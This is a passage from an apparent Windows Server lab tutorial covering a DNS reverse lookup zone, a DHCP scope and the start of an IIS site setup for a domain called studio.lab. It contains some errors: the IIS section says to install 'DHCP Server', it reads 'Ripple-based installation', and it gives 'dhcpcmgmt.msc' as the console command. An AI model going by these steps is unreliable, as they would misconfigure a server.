


DCORP-DC → Reverse Lookup Zones → New Zone...




Check "**Primary Zone**" and Next → Check "**To all DNS servers running on domain controllers in this forest: studio.lab**" and Next → Check "**IPv4 Reverse Lookup Zone**" and Next

Enter the first three bytes of your network address and then Next




Check "**Allow only secure dynamic updates**" and then Next → Finish

The Reverse Zone was created, right-click on it and choose "**New Pointer (PTR)...**"



Set the **Host IP Address** to the DC IP and the **Host name** to the DC Name → OK



Test on both Windows machines

```
PS C:\Users\m.bekkali> hostname
DESK-01
PS C:\Users\m.bekkali> nslookup 192.168.57.2
Server: dcorp-dc.studio.lab
Address: 192.168.57.2

Name: dcorp-dc.studio.lab
Address: 192.168.57.2
```


```
PS C:\Users\m.bekkali> hostname
DESK-02
PS C:\Users\m.bekkali> nslookup dcorp-dc
Server: dcorp-dc.studio.lab
Address: 192.168.57.2

Name: dcorp-dc.studio.lab
Address: 192.168.57.2
```


Well Done !!

6- DHCP configuration :


Go to : Server Manager → Manage → Add Roles and Features → Next → Check “**Role-based or feature-based installation**” and then Next → Next




Check “**DHCP Server**” and then Next → Next → Next → Next → Install




Open Run (WIN + R) → dhcpcmgmt.msc → OK



dcorp-dc.studio.lab → IPv4 → New Scope.. →



Next → set the **Name** field → Next



Set the "**Start IP address**", "**End IP address**", "**Length**" and "**Subnet mask**"
→ Next

New Scope Wizard

IP Address Range

You define the scope address range by identifying a set of consecutive IP addresses.



Configuration settings for DHCP Server

Enter the range of addresses that the scope distributes.

Start IP address:

End IP address:

Configuration settings that propagate to DHCP Client

Length:

Subnet mask:

< Back

Next >

Cancel

Add **Excluded IP addresses** → Next

New Scope Wizard

Add Exclusions and Delay

Exclusions are addresses or a range of addresses that are not distributed by the server. A delay is the time duration by which the server will delay the transmission of a DHCPOFFER message.



Type the IP address range that you want to exclude. If you want to exclude a single address, type an address in Start IP address only.

Start IP address:

End IP address:

Add

Excluded address range:

Remove

Subnet delay in milli second:

< Back

Next >

Cancel

8 Days → Next

New Scope Wizard

Lease Duration

The lease duration specifies how long a client can use an IP address from this scope.



Lease durations should typically be equal to the average time the computer is connected to the same physical network. For mobile networks that consist mainly of portable computers or dial-up clients, shorter lease durations can be useful. Likewise, for a stable network that consists mainly of desktop computers at fixed locations, longer lease durations are more appropriate.

Set the duration for scope leases when distributed by this server.

Limited to:

Days: Hours: Minutes:

< Back Next > Cancel

Check “**Yes, I want to configure these options now**” → Next

New Scope Wizard

Configure DHCP Options

You have to configure the most common DHCP options before clients can use the scope.



When clients obtain an address, they are given DHCP options such as the IP addresses of routers (default gateways), DNS servers, and WINS settings for that scope.


The settings you select here are for this scope and override settings configured in the Server Options folder for this server.

Do you want to configure the DHCP options for this scope now?


- Yes, I want to configure these options now
 No, I will configure these options later

< Back Next > Cancel


Next → set "**Parent domain**", "**Server name**" and "**IP address**" → Next




Check "**Yes, I want to activate this scope now**" → Next




Select "**Scope Options**" → Right-Click and select "**Configure Options...**"



Add those ones :




Right-Click on dcorp-dc.studio.lab and you should see "**Unauthorize**"




Verify if the DHCP is enabled with : **ipconfig /all** (on Desk-01 or Desk-02)

7- IIS Server configuration :


Go to : Server Manager → Manage → Add Roles and Features → Next → Check “Ripple-based or feature-based installation ” and then Next → Next




Check "DHCP Server" and then Next → Next → Next → Install → Close




Open Run (WIN + R) → inetmgr → OK




Right-Click on "**Application Pools**" → Add Application Pool...




Set the name to "**vigilopass.studio.lab**" → OK




Right-Click on “**Sites**” → Add Website...



Set the Site name to “**vigilopass**” → Set the Physical path to **the path of index.html** → set Type to **http** → set IP address to **All Unassigned** → set Port to **80** → set Host name to **www.vigilopass.studio.lab**

